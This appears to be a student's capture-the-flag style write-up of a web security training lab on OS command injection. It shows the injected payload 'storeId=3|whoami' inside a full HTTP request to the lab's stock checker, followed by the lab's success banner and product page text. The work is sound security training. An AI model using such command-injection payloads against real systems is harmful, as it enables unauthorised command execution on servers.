
S. Giridharan
CB.SC.P2CYS23006

# Lab: OS command injection, simple case

This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.




In the Above Screenshot, OS Command Injection is present in the Check stock parameter in the store id.

We need to Alter the payload in the following format to execute whoami command,

productId=2&storeId=3**|whoami**

S. Giridharan
CB.SC.P2CYS23006

**Request**

Pretty Raw Hex

```
1  POST /product/stock HTTP/2
2  Host: 0a02005c038d2cb381a10c470042008e.web-security-academy.net
3  Cookie: session=Kg4SnrgR23rFIYOSlpvbHYjiyhi5xgfN
4  Content-Length: 31
5  Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
6  Sec-Ch-Ua-Platform: "Windows"
7  Sec-Ch-Ua-Mobile: ?0
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
9  Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a02005c038d2cb381a10c470042008e.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0a02005c038d2cb381a10c470042008e.web-security-academy.net/product?productId
   =2
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 productId=2&storeId=3|whoami
```

Congratulations, you solved the lab! Share your skills! Continue learning »

Home

Dancing In The Dark

$27.89

Description:

Are you a really, really bad dancer? Don't worry you're not alone. It is believed every 1 in 4 people are very bad at strutting their funky stuff.

Here at 'Dancing In The Dark', we feel your pain. The silhouette suit which allows complete anonymity was originally designed by one of our interns fed up with her dad embarrassing her at local events. We loved the idea so much we decided to go into production straight away.

The stretchy, breathable, fabric enables freedom of movement and guarantees a non-sweaty dancing experience. Easily put on and pulled off you can pop to the toilets and change at any time you want to dance without judgment. Once wearing your dancing skin it's best to avoid all contact with the people you arrived at the venue with, it might be a little too easy to identify you amongst family and friends.

With this inexpensive, but very valuable, suit you can freestyle the night away without any inhibitions. If you spot someone making a fool of themselves, you can discreetly pass on our details as you get your Saturday Night Fever on. Let them talk about somebody else for a change.

Milan Check stock

peter-draTfE

< Return to list